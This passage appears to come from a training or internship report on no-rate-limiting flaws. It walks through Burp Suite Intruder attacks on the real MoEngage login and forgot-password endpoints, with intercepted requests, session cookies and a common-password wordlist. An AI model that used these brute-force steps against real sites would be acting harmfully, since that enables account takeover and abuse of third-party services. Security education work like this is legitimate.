7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
8 Content-Type: text/plain; charset=UTF-8
9 Accept: */*
10 Origin: https://dashboard-01.moengage.com
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: empty
14 Referer: https://dashboard-01.moengage.com/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19
```

0 matches

### Step-3:

Then enter the username and password in their respective input fields and click on enter.

MoEngage Dashboard

Not secure | dashboard-01.moengage.com

**moengage**  
The Global Customer Engagement Benchmarks Report

Don't just hear the voice of the consumer, listen to it. We've analyzed over 20 billion messages and studied over 4 billion customer interactions. Here's what we found 📢

[Get Report](#)

**Login to your account**

Work email  
aagambaa000@gmail.com

Password  
123456

☒ I'm not a robot

[Login](#)

[Forgot password?](#) [Login using SSO](#)

Don't have an account yet? [Signup now](#)

### Step-4:

Forward the HTTP request to the intruder.



Burp Suite Professional v2023.4.3 - Temporary Project - Licensed to Supraja Technologies

**Burp Project Intruder Repeater Window Help**

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to https://dashboard-01.moengage.com:443 [99.83.238.127]

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw In Actions

```

1 POST /dash/login?form_submitted=true&api=1 HTTP/2
2 Host: dashboard-01.moengage.com
3 Cookie: _lr_uf-jfybm=d045a114-4782-47be-a4a8-44ae5ef4
XWdyqjCp3uttLohHog7ioCP1f5YrMmUSKrc3ci1bWEZGpsVujfilr0
aa4749de-6476-4b8e-8d4a-e64da78d007; intercom-session=
ZHxM/WtbtXCMHsR4rlcYM4kCTOCAspcu/XaKGRIORnJz6Buq6cz/
AWSALB5TCG08S
ZHxM/WtbtXCMHsR4rlcYM4kCTOCAspcu/XaKGRIORnJz6Buq6cz/
_onappvs=1685534920542; _ga=GA1.1.1372189601.1685534920
_lr_tabs-jfybmabtfDemo={%22sessionID%22:%20%22Recordid%
Content-Length: 660
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Page: auth
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) A
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://dashboard-01.moengage.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://dashboard-01.moengage.com/v4/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

20 login_email=aagambaa00014@gmail.com&login_pass=123456&r
03AL0dms9Ob1WoBsDptHKfPuOuLPgpb2cxMnEyyvdD_MHB5xxszdx
KLFBHLHSu1WeAwvRklhs-64NCWTgeHgNRU_MlkTqZCLKx7_Bfar798E
cNJ9SBwHM26o-oFhVeyvrbA77syexincxl2n3s_jk1cn0ksGyy5b2m
MHMA_Iqqvb8m-h4HQ8B8vc4lhr62p

```

Scan

- Do passive scan
- Do active scan
- Send to Intruder Ctrl-I
- Send to Repeater Ctrl-R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >
- Engagement tools >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >
- Convert selection >
- URL-encode as you type
- Cut Ctrl-X
- Copy Ctrl-C
- Paste Ctrl-V

0 matches

Message editor documentation  
Proxy interception documentation

Now turn off the intercept and go to the intruder and select the password parameter.

### Step-6:

Then click on the add button and load the password file from your internal storage.

#ST#IS#4899

The screenshot shows the Burp Suite application window. The top menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. Below the menu is a toolbar with tabs: 'Dashboard', 'Target', 'Proxy' (highlighted in red), 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Extender', and 'Project options'. Under the 'Proxy' tab, there are sub-tabs: 'Target', 'Positions', 'Payloads' (highlighted in red), and 'Options'. The 'Payloads' sub-tab contains a section titled 'Payload Sets' with a help icon and a description: 'You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available'. Below this, there are two rows of configuration: 'Payload set:' with a dropdown menu showing '1' and 'Payload count:' with the value '1,000'; and 'Payload type:' with a dropdown menu showing 'Simple list' and 'Request count:' with the value '25,000'. Below the 'Payload Sets' section is another section titled 'Payload Options [Simple list]' with a help icon and a description: 'This payload type lets you configure a simple list of strings that are used as payloads.' This section contains a list of strings: '123456', 'password', '12345678', 'qwerty', '123456789', '12345', '1234', '111111', and '1234567'. To the left of the list are buttons: 'Paste', 'Load ...', 'Remove', and 'Clear'. To the right of the list is a red arrow pointing to the right. Below the list is an 'Add' button and a text input field containing 'Enter a new item'. At the bottom, there is an 'Add from list ...' dropdown menu.

## Step-7:

Start the attack and wait for some time.

You will be able to see 200 OK requests for 200 times.

If there are more than 200 OK responses within seconds, then the website is vulnerable.

#ST#IS#4899

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	519	
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
4	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
5	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
6	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
7	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
8	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
9	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
10	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
11	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
12	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
13	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
14	football	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
15	monkey	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
16	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
17	696969	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
18	shadow	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
19	master	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
20	666666	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
21	qwertyuiop	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
22	123321	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
23	mustang	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
24	1234567890	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
25	michael	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
26	654321	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
27	pussy	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
28	superman	200	<input type="checkbox"/>	<input type="checkbox"/>	513	
29	1qaz2wsx	200	<input type="checkbox"/>	<input type="checkbox"/>	513	

621 of 1000

**Websites vulnerable to NO RATE LIMITING vulnerability in categories.**

**1) forgot password or password reset pages**

**2) comment pages**

**3) review pages**

**4) get quote pages**

**WEBSITE-1:** <http://www.app.moengage.com/>

**URL =** <https://dashboard-01.moengage.com/v4/#/auth>

**Step-1:**

Open the above URL.

#ST#IS#4899

# møengage

## Login to your account

Work email

Email

Password

Password




I'm not a robot



## Step-2:

Turn on the intercept in the burp suite proxy.



## Step-3:

Enter the username and password in their respective input fields and click on enter.

#ST#IS#4899

MoEngage Dashboard


Not secure | dashboard-01.moengage.com

**moengage**

**The Global Customer Engagement Benchmarks Report**

Don't just hear the voice of the consumer, listen to it. We've analyzed over 20 billion messages and studied over 4 billion customer interactions. Here's what we found 📊

[Get Report](#)




**Forgot password?**

Just enter your email and we shall send you a link to reset your password.

Email

✓ I'm not a robot

 reCAPTCHA  
Privacy - Terms


[Send Link](#)

[Back to login](#)

#### Step-4:

Forward the HTTP request to the intruder.

#ST#IS#4899



## Step-5:

Turn off the intercept and go to the intruder and click on the clear button in the position tab.



#ST#IS#4899

1 Burp Suite Professional v2021.4.3 - Temporary Project - licensed to Supraja Technologies

Sequencer Decoder Comparer Logger Extender Project options User options

Dashboard Target Proxy Intruder Repeater

1 x 2 x ...

Target Positions Payloads Options

**1 Payload Positions** Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 POST /dash/forgot_password?form.forgotpass=true&login_email=$aagambaa000%40gmail.com&api
result_url=https%3A%2F%2Fdashboard-01.moengage.com%2Fv4%2F?redirect=$ HTTP/2
2 Host: dashboard-01.moengage.com
3 Cookie: wvt=
$V2%7C5ahe5d5c-Sbe6-4220-97ea-a51idfed5628%7C62b58f76-ch2d-46d2-b6aa-2fdd5e211860%3An%3Aa1r
_gcl_aw=$1.1.1678988035.16809349545; uetwid=SeDe775cDd5d51ledb286c5e0410055505; uetvid=
SeDca946045d51ledb1b9a174eb9bc5ab5; cclk=51pd2ida11f6a105; _gid=$GA1.2.1311943543.1680934
_cclk=$lmc5159116809349597291111e.clarity.ms/collect$; _fbp=5th.1.1680934961385.51329895;
_gcl_aw=$GCL.1680934964.EA1a1QobChMIidfy0dE2_gIVeppmAh3vJAEAAAYAAABgK-7FD_BwB$; _hstc=
$178210042.734a2a30420c723923b24cdcb9cdall.1680934964962.1680934964962.1680934964962.15;
hubspotutk=$734a2a30420c723923b24cdcb9cdall$; _gac_UA=5321825-4=
$1.1680934964.EA1a1QobChMIidfy0dE2_gIVeppmAh3vJAEAAAYAAABgK-7FD_BwB$; _lr_uf_-jfybm=
$700793d5-7e51-4688-aa69-92305cd04e9f$;ajs_anonymous_id=$d6991eb2-830d-471c-81a5-8e95203e5
_omappvp=
$PTfCVasmz0Mt2xJk1700qwcXW0dIDVayMc15FvrmZ3fq9THaC3W6e1Gf11Y0rP431wK7Fk8GfcrHcGj1Pov0KA7
b$; msc_guid=$fd64d1ba-cccf-448f-8e8b-931fbaD52ef7$; intercom-id-yiv48tta=
$6868488b-422c-4d5c-8046-f4aD5118b7ac$; intercom-session-yiv48tta=$5;
intercom-device-id-yiv48tta=$5ba63006-4eb3-4efd-ac65-0759122956c1$; NPS_ad697dbb_last_seen=
$16809352038099; _ga_SB8HM7YT27=$6s1.1.1680939018.2.0.1680939018.60.0.0$; _ga=
$GA1.2.1002984037.16809349575; AMSALBT=
SLuOpXij+frCm01tfs4PvY5388Q8tE2cVgRVo8CLz1a1k+7X4Sx081MVGBJ4+pUSAF0G82C6uHoUzEeM8buEKx2
TutABowjtE8H8TWobvCgk8P8cqVFAHj3Al51MLVFPV22inKSc0QBHP1Kme3uEKKohzPJ9yHfjw3J0jfrXB=5;
AWSALBTG0C0R=
SLuOpXij+frCm01tfs4PvY5388Q8tE2cVgRVo8CLz1a1k+7X4Sx081MVGBJ4+pUSAF0G82C6uHoUzEeM8buEKx2
TutABowjtE8H8TWobvCgk8P8cqVFAHj3Al51MLVFPV22inKSc0QBHP1Kme3uEKKohzPJ9yHfjw3J0jfrXB=5;
_lr_hb_-jfybm$2Fdemo$($22hearbeat$22:1680939368354)$; _lr_tabs_-jfybm$2Fdemo=
$($22sessionID$22:0%2C$22recordingID$22:$225-834179f6-3ae4-4198-804e-71224a6aalf2%22$2C$22
tivity$22:1680939432996)$
4 Content-Length: 564
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
6 Sec-Ch-Ua-Mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
Chrome/90.0.4430.93 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded
9 Accept: */*
```

0 matches Clear

31 payload positions Length: 3170

## Step-6:

Select the email/username parameter value and click on add button and load the password file.

Burp Suite Professional v2021.4.3 - Temporary Project - licensed to Supraja Technologies

Menu: Burp Project Intruder Repeater Window Help

Sequencer Decoder Comparer Logger Extender Project options User options  
Dashboard Target Proxy Intruder Repeater

1 x 2 x ...

Target Positions Payloads Options

### Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Start attack

Payload set: 1 Payload count: 1,000  
Payload type: Simple list Request count: 1,000

### Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

- 123456
- password
- 12345678
- qwerty
- 123456789
- 12345
- 1234
- 111111
- 1234567

Add Enter a new item

Add from list ...

### Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.


Add Edit Remove Up Down

Enabled	Rule
---------	------

**Step-7:**

Start the attack and wait for more than one minute.

#ST#IS#4899



The screenshot shows the 'Intruder attack 1' window in Burp Suite. The 'Results' tab is active, displaying a table of 30 requests. All requests returned a 200 status code, indicating successful attacks. The table includes columns for Request, Payload, Status, Error, Timeout, Length, and Comment.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	519	
1	123456	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
2	password	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
3	12345678	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
4	qwerty	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
5	123456789	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
6	12345	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
7	1234	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
8	111111	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
9	1234567	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
10	dragon	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
11	123123	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
12	baseball	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
13	abc123	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
14	football	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
15	monkey	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
16	letmein	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
17	696969	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
18	shadow	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
19	master	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
20	666666	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
21	qwertyuiop	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
22	123321	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
23	mustang	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
24	1234567890	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
25	michael	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
26	654321	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
27	pussy	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
28	superman	400	<input type="checkbox"/>	<input type="checkbox"/>	251	
29	!qaz2wsx	400	<input type="checkbox"/>	<input type="checkbox"/>	251	

### Step-8:

If there exist more than 200 requests stating that 200 OK responses within a few seconds then the domain is vulnerable.

## CONCLUSION:

By performing this task we learnt about how an attacker utilises the CLICKJACKING and NO RATE LIMITING vulnerabilities in a web application to gain unauthorised access to the sensitive data. Also we got to know the importance of fixing up such bugs in the web applications which provides gateway to the attackers to perform such attacks.